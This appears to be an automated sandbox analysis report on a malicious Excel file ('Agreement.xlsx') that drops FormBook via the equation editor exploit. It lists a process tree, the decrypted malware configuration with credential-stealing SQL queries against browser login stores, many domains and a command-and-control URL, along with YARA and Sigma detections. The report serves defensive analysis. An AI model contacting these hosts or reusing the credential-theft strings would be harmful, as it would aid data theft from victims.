ID: 345179
Sample Name: Agreement.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:04:52
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Agreement.xlsx

Overview


General Information

Sample Name:	Agreement.xlsx
Analysis ID:	345179
MD5:	199fa59c2168e23.
SHA1:	cbf3e8aedfd33ee..
SHA256:	aae7b9ac8ddf709.
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2308 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2316 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2932 cmdline: 'C:\Users\Public\vbc.exe' MD5: F49E0B01E26E5E197421C4260DD87545)
    - vbc.exe (PID: 2492 cmdline: C:\Users\Public\vbc.exe MD5: F49E0B01E26E5E197421C4260DD87545)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - wlanext.exe (PID: 2968 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: 6F44F5C0BC6B210FE5F5A1C8D899AD0A)
          - cmd.exe (PID: 2268 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79d9",
    "KEY1_OFFSET 0x1bae5",
    "CONFIG SIZE : 0xaf",
    "CONFIG OFFSET 0x1bbe5",
    "URL SIZE : 21",
    "searching string pattern",
    "strings_offset 0x1a693",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x175102a1",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715010",
    "0xbf0a5e41",
    "0x2902d074",
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012168",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd015c9",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
```

```
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "-------------------------------------------------",
    "Decrypted Strings",
    "-------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA",
    "USERPROFILE",
```

```
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
```

```
    "dat=",
    "f-start",
    "fundamentaliemef.com",
    "gallerybrows.com",
    "leadeligey.com",
    "octoberx2.online",
    "climaxnovels.com",
    "gdsjgf.com",
    "curateherstories.com",
    "blacksailus.com",
    "yjpps.com",
    "gmobilet.com",
    "fcoins.club",
    "foreverlive2027.com",
    "healthyfifties.com",
    "wmarquezy.com",
    "housebulb.com",
    "thebabyfriendly.com",
    "primajayaintiperkasa.com",
    "learnplaychess.com",
    "chrisbubser.digital",
    "xn--avenr-wsa.com",
    "exlineinsurance.com",
    "thrivezi.com",
    "tuvandadayvitos24h.online",
    "illfingers.com",
    "usmedicarenow.com",
    "pandabutik.com",
    "engageautism.info",
    "magnabeautystyle.com",
    "texasdryroof.com",
    "woodlandpizzahartford.com",
    "dameadamea.com",
    "sedaskincare.com",
    "ruaysatu99.com",
    "mybestaide.com",
    "nikolaichan.com",
    "mrcabinetkitchenandbath.com",
    "ondemandbarbering.com",
    "activagebenefits.net",
    "srcsvcs.com",
    "cbrealvitalize.com",
    "ismaelworks.com",
    "medkomp.online",
    "ninasangtani.com",
    "h2oturkiye.com",
    "kolamart.com",
    "acdfr.com",
    "twistedtailgatesweeps1.com",
    "ramjamdee.com",
    "thedancehalo.com",
    "joeisono.com",
    "glasshouseroadtrip.com",
    "okcpp.com",
    "riggsfarmfenceservices.com",
    "mgg360.com",
    "xn--oi2b190cymc.com",
    "ctfocbdwholesale.com",
    "openspiers.com",
    "rumblingrambles.com",
    "thepoetrictedstudio.com",
    "magiclabs.media",
    "wellnesssensation.com",
    "lakegastonautoparts.com",
    "dealsonwheeeles.com",
    "semenboostplus.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.rizrvd.com/bw82/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2203086612.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2203086612.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2203086612.0000000000080000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2372400870.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2372400870.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Detected unpacking (overwrites its own PE header)

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Office equation editor drops PE file

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commu
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Car Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hm2[1].exe	100%	Joe Sandbox ML		

